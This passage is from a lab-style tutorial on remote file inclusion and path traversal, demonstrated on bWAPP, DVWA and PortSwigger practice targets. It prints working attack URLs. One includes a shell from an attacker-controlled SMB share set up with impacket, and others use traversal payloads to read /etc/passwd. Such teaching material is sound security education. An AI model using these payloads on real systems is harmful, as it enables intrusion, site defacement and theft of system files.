
So what should we do when the developer sets this all?
The answer is to go for the **Null Byte Attack,** using up the question mark **[?]** character, which will thus**neutralize** the problem of the "**.php**", forcing the php server to ignore everything after that, as soon as it is interpreted.

```
192.168.0.3/bWAPP/rlfi.php?language=http://192.168.0.5:8000/tryme.txt?
```



Exploitation through SMB Server

As discussed earlier, **RFI vulnerability** is about to impossible until the developer enables up the "**allow_url_include**" or "**allow_url_fopen**" in the **php.ini** file.
*But what if, if the developer **never enabled** that feature, and run his web application as simple as he could without including any specific file from any remote server. Would it still be vulnerable to RFI?*
*The answer is **"Yes",** RFI vulnerabilities can be exploited through the **SMB Server** even if the "**allow_url_include**" or "**allow_url_fopen**" is set to **Off.***
*As when the "allow_url_include" in PHP is set to "off", it **does not load** any **remote HTTP** or **FTP URL's** to prevent remote file inclusion attacks, but this "allow_url_include" **does not prevent loading SMB URLs**.*
Wonder how to grab this all? Let's exploit it out here in this section. So, I've set up the vulnerable **bWAPP**application over in my windows machine. You can do the same from here.
Lets Start !!
Initially, I had **reconfigured** my **PHP** server by **disallowing** the "**allow_url_include**" and "**allow_url_fopen**" wrapper in the "**php.ini**" file at **C:\xampp\php**



Now in order to activate the SMB service in my Kali machine, I've used the impacket toolkit which thus set up everything with a simple one-liner as:


```
python smbshare.py -smb2support sharepath /root/Desktop/Shells
```

As we are **executing** our **attack** over the **windows 10** machine, so here I have used the **"smb2support",** and had further set the share directory as **/root/Desktop/Shells/** . You can learn more about Impacket from **here**.

From the below image you can see that our directory has been shared successfully over the SMB server without any specific credentials.

```
root@kali:~/Desktop/impacket/examples# python smbserver.py -smb2support sharepath
 /root/Desktop/Shells/
Impacket v0.9.22.dev1+20200728.230151.48a3124c - Copyright 2020 SecureAuth Corpor
ation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

In order to confirm up the same, let's check it all out on any windows machine over the "**Run dialog box**" as
\\192.168.0.8\sharepath





Cool !! Our SMB Server is working perfectly and we're able to access its shared files.
So let's get back to our Kali machine and check whether the PHP code is allowing any remote file inclusion or not. From the below image, you can see that when I tried with the basic RFI attack, I was presented with an error message as "**https:// wrapper is disabled**" by **allow_url_include=0;** which thus confirms me up that the PHP code is blocking the files to be included from any remote server.

So, it's time to deface this web-application by bypassing the "allow_url_include" wrapper with our SMBshare link as :

```
192.168.0.3/bWAPP/rlfi.php?language=\\192.168.0.8\sharepath
\shell.txt
```

Great !! From the below image you can see that our shell has successfully included into this vulnerable web-application and we're presented with the contents of it.





Introduction & Impacts of Path Traversal

Introduction & Impacts of Path Traversal:

Path Traversal sometimes also termed as **"Directory Traversal"** is an HTTP vulnerability which allows an attacker to trick and manipulate the web application's URL to access the files or directories that resides outside the application's root folder. This vulnerability carries when a developer fails to establish or manage the input validations while including the files such as images, static texts, codes, etc. in their web applications.


However, in such attacks, the attacker manipulates the web application input fields by entering **the dot-dot-slash (../)** sequences or some similar variations, to bypass the web page and access the desired system file.

Thus, this vulnerability has been reported as **"High** with a **CVSS score of 7.3"** under:

1. **CWE-22:** "Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')"
2. **CWE-35:** "Path Traversal: '.../...//' "
3. **CWE 73:** "Directory Traversal"
4. **CWE-200:** "Exposure of Sensitive Information to an Unauthorized Actor"


Let's check out this scenario and learn how an attacker defaces the web-application by grabbing the server's sensitive files.

*Here, the user calls up a file – **index.php** through the web application's URL i.e. **http://abc.com/file=index.php.** Thus, the application processes the URL and calls up the **index.php** that was present locally into the server folder **"RAJ"** as "**/var/www/html/RAJ".***



The developer uses the "include" functionality as **"file="** with a simple intention to manage the user's selected input files, such that the application can directly call it from the local server. Now the attacker tries to manipulate the URL using the dot-dot-slash sequence as **http://abc.com/file=../../../../etc/passwd,**to retrieve the contents of the server's password file.

Thus again the application will process it and reads up the file at **/var/www/html/RAJ/../../../../etc/passwd.**Every **"../"** represents – back to parent directory, thus if we call up "../" for four times, it will put us in the**"root"** directory, from there we can simply access the password file as **etc/passwd**.




Linux Server Path Traversal Exploitation

Linux Server Path Traversal Exploitation

Let's now try to implement this in some real scenarios and check the different attacking sequences rather than the dot-dot-slash only.
For all this, I'll be using two different platforms **The Portswigger Academy** and **DVWA** which contains the path traversal vulnerability.


Basic Path Traversal

Login into the **PortSwigger academy** and drop down till **Directory Traversal** to get into its labs, choose the first lab as "**File path traversal, the simple case"** and hit the **"Access the lab"** button.
Here you'll now be redirected to an e-commerce website, which is having several products in its catalogue and is suffering from path traversal vulnerability.



As to further, I've opened a product and checked out its display image with a simple right-click as **view image.**
Now its time to check what we could manipulate.


Tune in your burp suite in order to capture the ongoing HTTP Request and share it all with the Repeater.



As in the GET request, above in the image, you can notice that the **filename=67.jpg**, let's try to change this filename with


```
filename=../../../etc/passwd
```

Great!! From the below image, you can see that we've successfully grabbed the **passwd** file.

